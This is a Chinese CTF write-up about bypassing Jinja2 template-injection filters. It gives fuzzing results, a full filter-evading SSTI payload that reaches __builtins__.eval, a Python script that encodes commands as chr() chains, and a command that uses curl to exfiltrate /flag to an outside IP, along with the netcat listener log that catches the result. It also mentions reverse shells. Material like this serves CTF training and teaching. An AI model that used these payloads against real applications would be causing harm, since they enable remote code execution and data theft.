



Hello

None

1.模糊测试新增过滤print

{%%}



```
5                        [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 448ms]
request                  [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 468ms]
os._wrap_close           [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 469ms]
6                        [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 544ms]
warnings.catch_warnings  [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 546ms]
os                       [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 546ms]
get_flashed_messages     [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 546ms]
4                        [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 549ms]
args                     [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 558ms]
9                        [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 179ms]
8                        [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 179ms]
7                        [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 179ms]
3                        [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 639ms]
_frozen_importlib_external.FileLoader [Status: 200, Size: 2, Words: 1, Lines: 1, Durat
2                        [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 722ms]
0                        [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 738ms]
1                        [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 738ms]
url_for                  [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 750ms]
"                        [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 196ms]
'                        [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 204ms]
_                        [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 185ms]
[                        [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 202ms]
print                    [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 119ms]
{{                       [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 202ms]
```

```
__builtins__的eval没有过滤，可以用这个函数反弹shell，或者直接把/flag的内容传到服务器上
```

```
我们直接用chr来把数字转成字符那样一个个转
count用来计数的
jinja2的~会把两边都转成字符串再组合，two~four会变成"24",所以要在后面加上|int,再转成整数
cmd就是用chr来把我们要执行的命令一个个字符拼起来最终eval执行，因为{%%}中执行的命令不会回显，所以要传到服务器上
可以反弹shell，反弹flag
```

```
{%set zero=dict()|join|count%}
{%set one=dict(c=a)|join|count%}
{%set two=dict(cc=a)|join|count%}
{%set three=dict(ccc=a)|join|count%}
{%set four=dict(cccc=a)|join|count%}
```

```
{%set five=dict(ccccc=a)|join|count%}
{%set six=dict(cccccc=a)|join|count%}
{%set seven=dict(ccccccc=a)|join|count%}
{%set eight=dict(cccccccc=a)|join|count%}
{%set nine=dict(ccccccccc=a)|join|count%}
{%set a=(()|select|string|list).pop((two~four)|int)%}
{%set ini=(a,a,dict(init=a)|join,a,a)|join%}
{%set glo=(a,a,dict(globals=a)|join,a,a)|join%}
{%set buil=(a,a,dict(builtins=a)|join,a,a)|join%}
{%set x=(q|attr(ini)|attr(glo)).get(buil)%}
{%set chr=x.chr%}
{%set cmd=
%}
{%if x.eval(cmd)%}
ok
{%endif%}
```

cmd的值通过以下脚本获得，本人所写还是比较好看懂的


```
import sys
dic=
{'0':'zero','1':'one','2':'two','3':'three','4':'four','5':'five','6':'six','7':'
seven','8':'eight','9':'nine'}
def constr(n):
    s="~".join(dic[va] for va in n)
    return f"({s})|int"

def ori():
    print("[!]以以下变量为基础构造:")
    for index,value in enumerate(dic):
        if index==0:
            print('{%set '+f"{dic[str(index)]}"+"=dict()|join|count%}")
            continue
        print('{%set '+f"{dic[str(index)]}=dict("+index*"c"+"=a)|join|count%}")
    print()

if len(sys.argv) < 2:
    print("Usage: python3 script.py <command>")
    sys.exit()
target=list(sys.argv[1])
s=""
ori()
for index,value in enumerate(target):
    n=list(str(ord(value)))
    if index<len(target)-1:
        s+="chr("+constr(n)+")~"
    else:
        s+="chr("+constr(n)+")"
print("[!]Payload:")
print(s)
```

因为python的eval不能直接执行命令只能执行python表达式，有以下命令可以使用

```
python3 cmdbuild2.py "__import__(\"os\").popen(\"curl
http://101.37.210.236:2333/?cookie=`cat /flag`\").read()"
```



```
root@iZbp1987hhsf461jei0wvlZ:~# nc -lvvp 2333
Listening on 0.0.0.0 2333
Connection received on 124.223.158.81 50960
GET /?cookie=ctfshowcbee1a9d-93b3-477d-b788-588be803d5ff HTTP/1.1
Host: 101.37.210.236:2333
User-Agent: curl/7.64.0
Accept: */*
```